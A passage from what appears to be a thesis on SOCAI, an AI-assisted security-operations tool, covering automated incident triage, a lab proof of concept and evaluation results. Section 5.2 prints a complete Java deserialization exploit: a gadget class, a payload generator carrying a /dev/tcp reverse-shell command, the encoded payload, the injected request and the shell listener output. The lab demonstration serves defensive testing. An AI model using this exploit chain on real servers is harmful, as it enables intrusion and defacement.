
- Network Traffic Analysis: Analyze network traffic originating from the IP addresses associated with the agent to identify any suspicious outbound connections.
- Check User Activity: Investigate the user actions performed by 'simone.licitra' on the device to ascertain if they interacted with the 'try-simone.exe' file.
- Review Executive File Detected: Verify the flagged executable 'try-simone.exe' to determine if it is a legitimate application or malicious. Check file signatures, reputation, and behavior in the-hive.

These indeed are specific, actionable steps for a SOC analyst to confirm that an incident is real and the scope of that incident. Steps further include the recommendations taking the analyst through cross-referencing network traffic, user activity review, and secondary scanning on the affected device. With these provided directly, SOC analysts are able to move forward with a structured response workflow that limits the chances of not investigating something important. These are clearly stated and specific steps that would better enable the analyst to confirm whether this was a false positive or whether further action is required to minimize whatever security risk may be present.

Finally, SOCAI extracted and analyzed specific observables, which are key data points that could indicate the nature of the threat. In this security incident SOCAI retrieve these observables:

- SHA1 Hash: af49a4fea2423.....
- File Path: \Device\HarddiskVolume5\Hack Rom\Softwares \try-simone.exe.
- Filename: try-simone.exe
- Username: simone.licitra
- IP Address: 192.***.*.**

Each observable may be key to insight by the SOC analyst: The hash provides cross-referencing with known malware databases; the filename and file path give a very specific point on where to focus further investigation; and the username could be useful in investigations that are user-specific. The SOCAI project enables an automatic analysis of each observable via Cortex, providing SOC analysts with valuable insights without requiring manual data collection. This automated analysis is particularly advantageous because it allows SOC teams to quickly assess the nature and severity of each observable, streamlining the response process. For example in this incident, Cortex verify if a hash corresponds to known malware, check the file path and filename and assess the IP address against threat intelligence feeds to determine if it is tied to any malicious sources.



#118 SentinelOne - Packed Executable

id ~123801608
Created by simonelicitra
Created at 02/11/2024 13:37
Updated at 02/11/2024 13:39

SEVERITY:MEDIUM
TLP:AMBER PAP:AMBER

Assignee Assign to me
simonelicitra

Status
New

Start date
02/11/2024 13:37

Tasks completion

Contributors

Time to detect
3 seconds

TLP:AMBER PAP:AMBER mail simone[.]licitra@oplium[.]it
None
EmailRep:References="0"
S. 02/11/2024 13:38
C. 02/11/2024 13:38

TLP:AMBER PAP:AMBER other explorer[.]exe
None
CCT:C2 Search="0 hits"
S. 02/11/2024 13:38
C. 02/11/2024 13:38

TLP:AMBER PAP:AMBER other \Device\HarddiskVolume5\Hack Rom\Softwares\try-simone.exe
None
CCT:C2 Search="0 hits"
S. 02/11/2024 13:38
C. 02/11/2024 13:38

TLP:AMBER PAP:AMBER hash af49a4fea2423924ef96d7d73ca19efce7676764
None
VT:GetReport="54/76" VT:GetReport="2 contacted domain...
S. 02/11/2024 13:38
C. 02/11/2024 13:38

TLP:AMBER PAP:AMBER filename try-simone[.]exe
None
No report(s) available
S. 02/11/2024 13:38
C. 02/11/2024 13:38

TLP:AMBER PAP:AMBER ip 7[redacted]
None
AbuseIPDB:Records="0" VT:GetReport="0/94" VT:GetReport="0 resolution(s)" CCT:C2 Search="0 hits"
S. 02/11/2024 13:38
C. 02/11/2024 13:38

Figure 5.4. The Hive: Observables and Analysis

Having these analyses automatically available not only saves the SOC analyst time but also enhances the accuracy of the investigation. This is important, because by automating these critical assessments, SOCAI ensures that SOC teams have the information they need to take swift and decisive action, minimizing the risk of prolonged exposure to threats and making it possible for responses to be more accurate and informed. To conclude, SOCAI automatically adds a new comment at the end of this process with a response summary to the Jira ticket, including a URL link to view the newly created case in The Hive. This, in turn, makes sure that the information relevant to the follow-up and the updates have been duly presented to the SOC team for their easy access and subsequent follow-up directly in The Hive, if further investigation or action is required. By consolidating these details in Jira, SOCAI improves cross-team visibility and ensures that both technical and nontechnical stakeholders are kept informed of, and aligned on, the status of the incident.

SOCAI demonstrated efficiency in managing this ticket, taking only 1 minute and 15 seconds to create the case in The Hive with a comprehensive summary and relevant tasks, initiate automated analysis through Cortex, and add a detailed comment in Jira. In contrast, the SOC analyst, due to the incident's lower priority, took 34 minutes to provide a response in Jira. This gap underlines that SOCAI can speed up the process of handling an incident considerably, even in cases of low/medium priority, by having the necessary information and preliminary analysis immediately available to the SOC team. Such rapid processing will allow faster times but also more strategic prioritization of analyst efforts across multiple incidents.

5.2 Proof of Concept: SOCAI Project and Defmon

For this proof of concept, I set up a website with security vulnerabilities on purpose to simulate a real security incident. It also involves a very common insecure deserialization vulnerability that is common in many web applications handling user data in serialized formats. In parallel, the SOCAI project is deployed and monitoring active for security events, while DefMon is configured to track any defacement attempts on the website. This setup will allow us to demonstrate how SOCAI and DefMon cooperate in the detection, response, and documentation of security incidents.




Figure 5.5. Proof of Concept: SOCAI Project and DefMon - Overview

5.2.1 Website Vulnerability: Insecure Deserialization

Insecure deserialization is a vulnerability that occurs when a web application deserializes untrusted data without proper security checks, allowing attackers to inject malicious objects. In our case, we downloaded source code from github and utilized Snyk and SpotBugs vulnerability-detection tools, which classified the vulnerability as a true positive.

```
// com/polito/qa/utils/SerializationUtils.java
public static Object deserialize(String data) {
    try {
        byte[] bytes = Base64.getDecoder().decode(data);
        final ByteArrayInputStream byteArrayInputStream = new
            ByteArrayInputStream(bytes);
        final ObjectInputStream objectInputStream = new
            ObjectInputStream(byteArrayInputStream);
        final Object obj = objectInputStream.readObject();
        objectInputStream.close();
        return obj;
    }
               ...
}

// com/polito/qa/controller/SessionController.java: 73
@PostMapping
@ResponseBody
public ResponseEntity<?> login(@RequestBody User
    loginRequest,HttpServletRequest request,HttpServletResponse response,
    @CookieValue(value = COOKIE_NAME, required = false) String cookieValue ){
    String username = loginRequest.getUsername();
    String password = loginRequest.getPassword();
    String csrf = loginRequest.getCsrf();
    Object obj = null;
    obj = SerializationUtils.deserialize(csrf);
    CSRFToken token = (CSRFToken) obj;
    System.out.println(token);
               ...
```

The website deserializes user-supplied data in the deserialize method of the SerializationUtils class. This method decodes a Base64-encoded string and deserializes it, failing to validate the types of deserialized objects. This lack of validation opens up the risk of malicious payloads being introduced into the application code. Within the SessionController class, a Cross-Site Request Forgery (CSRF) token is deserialized from the user request. The deserialize function processes the CSRF token without any verification, creating an opening for an attacker to inject malicious serialized objects. An attacker could exploit this by crafting a serialized payload that, upon deserialization, could lead to code execution on the server. The goal is to exploit this deserialization flaw to execute arbitrary commands on the server. By injecting a crafted ExecHelper object (which includes a readObject method that calls a run method), we can execute system commands when this object is deserialized.


```
public class ExecHelper implements Serializable {
    private Base64Helper[] command;
    private String output;

    public ExecHelper(Base64Helper[] command) throws IOException {
        this.command = command;
    }

    public void run() throws IOException {
        String[] command = new String[this.command.length];

        for (int i = 0; i < this.command.length; i++) {
            String str = this.command[i].decode();
            command[i] = str;
        }

        java.util.Scanner s = new
            java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream())
        String result = s.hasNext() ? s.next() : "";
        this.output = result;
    }

    private final void readObject(ObjectInputStream in) throws IOException,
        ClassNotFoundException {
        in.defaultReadObject();
        run();
    }
}
```

5.2.2 Exploitation: Reverse Shell Execution

The exploit involves sending a serialized ExecHelper object that contains commands for establishing a reverse shell connection. Here's the process of creation and injecting the exploit:

1. Payload: Using Java, we wrote a Main class that serializes an ExecHelper object with commands encoded as Base64. These commands instruct the server to initiate a reverse shell, connecting to an attacker's machine on a specified IP address and port.

```
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

import com.polito.qa.utils.Base64Helper;
import com.polito.qa.utils.ExecHelper;

class Main {
       public static void main(String[] args) throws IOException {
              String arg0 = new
                  String(Base64.getEncoder().encode("bash".getBytes()));
              String arg1 = new
                  String(Base64.getEncoder().encode("-c".getBytes()));
              String arg2 = new String(Base64.getEncoder().encode("sh
                  -i >& /dev/tcp/192.168.1.6/4444 0>&1".getBytes()));

              Base64Helper[] command = {
                            new Base64Helper(arg0),
                            new Base64Helper(arg1),
                            new Base64Helper(arg2),
              };

              ExecHelper originalObject = new ExecHelper(command);
              String serializeObject = serialize(originalObject);

              System.out.println("Serializable obj: " +
                  serializeObject);
       }

       private static String serialize(Serializable obj) throws
           IOException {
              ByteArrayOutputStream baos = new
                  ByteArrayOutputStream(512);
              try(ObjectOutputStream out = new
                  ObjectOutputStream(baos)){
                      out.writeObject(obj);
              }
              return
                  Base64.getEncoder().encodeToString(baos.toByteArray());
       }
}
```




```
MBP-di-Simone:java simonelicitra$ ls
Main.class      Main.java       com
MBP-di-Simone:java simonelicitra$ java Main.java
Serializable obj: rO0ABXNyAB5jb20ucG9saXRvLnFhLnV0aWxzLkV4ZWNIZWxwZXIW52CziCWOnwIAAlsAB
2NvbW1hbmR0ACNbTGNvbS9wb2xpdG8vcWEvdXRpbHMvQmFzZTY0SGVscGVyO0wABm91dHB1dHQAEkxqYXZhL2xh
bmcvU3RyaW5nO3hwdXIAI1tMY29tLnBvbGl0by5xYS51dGlscy5CYXNlNjRIZWxwZXI7jm5fCX+4LFgCAAB4cAA
AAANzcgAgY29tLnBvbGl0by5xYS51dGlscy5CYXNlNjRIZWxwZXKrpQxuv4IQeQIAAUwABmJhc2U2NHEAfgACeH
B0AAhZbUZ6YUE9PXNxAH4ABnQABExXTT1zcQB+AAZ0ADRjMmdnTFdrZ1BpWWdMMlJsZGk5MFkzQXZNVGt5TGpFM
k9DNHhMall2TkRRME5DQXdQaVl4cA==
```

Figure 5.6. Malicious Payload generation

2. Injection of Malicious Payload: After generating the serialized ExecHelper object, we use Burp Suite to inject this payload into the CSRF token field in the login request. When the server receives this request and deserializes the token, it interprets and executes the malicious command, establishing a reverse shell.

3. Executing the Attack: Once the reverse shell is active, the attacker gains shell access to the server. From this shell, they can manipulate the website, including modifying web pages to display unauthorized content, effectively performing a website defacement.



```
POST /api/sessions HTTP/1.1
Host: localhost:3001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101
Firefox/122.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5173/
Content-Type: application/json
Content-Length: 279
Origin: http://127.0.0.1:5173
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: JSESSIONID=E5035C209FB0EE85F69C0C8485640188

{
  "username":"dsjdldsmdsdsl@gmaiil.com",
  "password":"dssdsddssdds",
  "csrf":
  "rO0ABXNyAB5jb20ucG9saXRvLnFhLnV0aWxzLkV4ZWNIZWxwZXIW52CziCWOnwIAAlsAB2NvbW1hbmR0ACNbTGNvb
  S9wb2xpdG8vcWEvdXRpbHMvQmFzZTY0SGVscGVyO0wABm91dHB1dHQAEkxqYXZhL2xhbmcvU3RyaW5nO3hwdXIAI1t
  MY29tLnBvbGl0by5xYS51dGlscy5CYXNlNjRIZWxwZXI7jm5fCX+4LFgCAAB4cAAAAANzcgAgY29tLnBvbGl0by5xY
  S51dGlscy5CYXNlNjRIZWxwZXKrpQxuv4IQeQIAAUwABmJhc2U2NHEAfgACeHB0AAhZbUZ6YUE9PXNxAH4ABnQABEx
  XTT1zcQB+AAZ0ADRjMmdnTFdrZ1BpWWdMMlJsZGk5MFkzQXZNVGt5TGpFMk9DNHhMall2TkRRME5DQXdQaVl4cA=="
}
```

simonelicitra — nc -lvnp 4444 — 86×16

```
MBP-di-Simone:~ simonelicitra$ nc -lvnp 4444
Connection from 192.168.1.6:49626
sh: no job control in this shell
sh-3.2$ ls
HELP.md
mvnw
mvnw.cmd
my.log
my.log.2024-02-10.0.gz
my.log.2024-02-11.0.gz
pom.xml
questions.sqlite
secret.txt
src
target
sh-3.2$ 
```


Figure 5.7. Injection of malicious Payload and Reverse shell

5.2.3 Detection and Response

Following the unauthorized modification, DefMom, configured to monitor the website's integrity, immediately detects the change in content.

Recognizing this as a potential defacement attack, DefMon generates an alert, which is essential in triggering the incident response process. This alert highlights a serious integrity breach, as shown in the example below.

```
{
    "url": "www.vuln-webapp:5173",
    "threshold": "15%",
    "alert": {
        "type": "text-content",
        "evaluation": "31%",
        "value": "..."
    }
    ...
}
```



Investigation #0

URL: http://www.vuln-webapp.com:5173

THRESHOLD: 15%

STATUS: Started

Analysis: each 1 minutes.

Last text evaluation

98.41 %


Last images evaluation

-

```
<html class="js" lang="en-US">
 <head>
  <meta charset="utf-8"/>
  <meta content="IE=edge" http-equiv="X-UA-Compatible"/>
  <link href="https://oplium.com/xmlrpc.php" rel="pingback"/>
  <script async="" src="https://www.googletagmanager.com/gtag/js?id=G-N7FKRMK5EK&amp;l=dataLayer&amp;cx=c" type="text/javascript">
  </script>
  <script async="" src="https://www.googletagmanager.com/gtm.js?id=GTM-KW68WMP">
  </script>
  <script type="text/javascript">
```

Figure 5.8. Defmon Monitor: Evaluation before attack

Once DefMon raises the alert, it's captured by SOCAI, which then initiates its automated incident response workflow. SOCAI creates a new case in The Hive, detailing the incident and including relevant information about the defacement.



#114 Defacement - www.vuln-webapp.com

id ~164765728

Created by Default admin user

Created at 31/10/2024 10:52

Updated at 31/10/2024 10:54

SEVERITY:MEDIUM

TLP:AMBER

PAP:AMBER

Assignee

Default admin user

Status

New

Start date

31/10/2024 10:50

Tasks completion

Contributors

Time to detect

2 minutes

* Title

Defacement - www.vuln-webapp.com

Tags

Tags

Description

Automatic Response (Beta) - Unauthorized Modification Alert on HeapOverrun Platform

The HeapOverrun application on www.vuln-webapp:5173 has experienced unexpected content modifications, including text changes to display "HACKED" and "YOUAREFIRED," suggesting unauthorized access or tampering with web content. The incident was detected through an unusual text evaluation threshold of 31%, exceeding the set 12% threshold, indicating possible security issues within the application.

The changes appear to have been embedded in the web app's interface at the HTML level, with indications that these alterations may be rooted in unauthorized entry points or misconfigurations in the application's security settings.

A preliminary review of incident observables is underway, focusing on potential XSS vulnerabilities and unauthorized modifications. Key tasks include verifying the hash value for correlation with known passwords, reviewing application logs for suspicious access attempts, and inspecting security configurations for misconfigurations or unpatched vulnerabilities.

Further investigation is advised to assess vulnerabilities around content injection points. Log reviews and security configuration audits may prevent similar incidents by identifying and mitigating potential attack vectors.

Figure 5.9. Defacement alert response

This is not intended to demonstrate that SOCAI can provide a response for defacement attacks (as the dataset was not populated for this type of incident but rather for SIEM and EDR incidents, which are somewhat different). Instead, it aims to demonstrate that SOCAI can be integrated with all types of security tools, including custom-built security tools.

5.3 SOCAI Evaluation and Results

To evaluate the effectiveness of the SOCAI project, I conducted an analysis using a set of approximately 200 recent tickets managed by SOCAI. This set will enable us to explore SOCAI's quality, comprehensibility, and performance in managing different types and severities of incidents. Incident distribution by type and severity will help analyze the types of incidents SOCAI encounters most frequently and how the system adapts its responses. I'll go through each metric and result individually, explaining the importance of each metric and discussing insights gained from SOCAI's operation in real-world. Additionally, this analysis will review the performance of SOCAI against the work done by SOC analysts. Let's begin the effectiveness analysis of SOCAI by analyzing the distribution of incidents according to their type and severity. Such analysis will show what kinds of incidents the system encounters and what levels of severity they have. Incidents can normally be divided into two major types: Investigative Incidents and Benign Positives. Investigative incidents require further investigation and often involve potential or confirmed security threats. These incidents require higher investigation, sometimes with special response measures to manage the risk. On the other hand, benign positives are alerts, though initiated through security monitoring systems, that do not pose a significant threat to an organization. They may represent very low-risk activities, false-positive or minor violations that are not necessary to fully investigate.






Figure 5.10. Evaluation: Incidents types distribution

The following chart summarizes the overall distribution of cases handled by SOCAI, wherein Benign Positives constitute 62% and Investigative Incidents constitute 38%. That would reflect that most of the incidents are informational incident (Benign Positives) rather than high-risk ones.

Incidents are also categorized regarding severity: High, Medium, and Low. High-severity incidents normally involve very serious potential threats that might actually compromise sensitive data or system functionality. Medium severity would point to incidents with moderate risks, while generally, low-severity incidents mean little risk and may require less immediate attention.

The chart on the left describe the distribution of Benign Positives within the different levels of severity: Low-severity incidents take 44.59%, Medium 36.49%, and only 18.92% are High. Instead, in the chart on the right we can also see the severity distribution within the Investigative Incidents: Out of these, the percentage share for Medium-severity incidents is 51.11%, followed by High-severity incidents at 35.56%, and Low-severity incidents at a mere 13.33%. This again reflects that most of the cases which require investigation are indeed of medium to high importance for which deeper analysis is warranted.





5.3.1 Quality and Comprehensibility

To assess the quality of SOCAI's responses, we can categorize them into three levels of effectiveness based on the utility of the information provided to SOC analysts:

- Excellent: The response not only matches the needs of the incident but also provides additional insights or analysis beyond what was expected. This type of response offers value-added information that can aid SOC analysts in making faster or more accurate decisions.
- Good: The response is accurate and sufficient, providing information that is comparable to what a SOC analyst would generate. These responses are clear and relevant, helping the analyst without adding any extra details.
- Neutral: This level of response may be too general or overlook important elements, making it less useful for SOC analysts and potentially requiring additional follow-up or investigation.




Figure 5.11. Evaluation: SOCAI quality with types distribution

In this chart above, we can see how SOCAI did across the two most valuable incident types, which are Investigative Incidents and Benign Positives. For Benign Positive SOCAI demonstrated a strong ability to manage these effectively. About 58% of the responses were rated as excellent, suggesting that SOCAI was able to add insights or reassurance low-risk incident. 34.25% of the responses were rated as good, meaning that SOCAI was able to provide relevant details in support of the standard response by an analyst. Only 6.85% fell into the neutral category, which shows that in most cases, SOCAI didn't generalize these low-risk incidents. In the case of Investigative Incidents, which usually demand a higher level of analysis, the performance of SOCAI was good in the sense that 46% responses were rated as excellent, whereas 36.49% were good. This illustrates that SOCAI can support more serious and involved incidents with a strong contribution to SOC analysts. Thus, in 13.33%, it was rated as neutral, which still more or less suggests the impressive capability of SOCAI in adapting to Investigative incidents with its analytics.

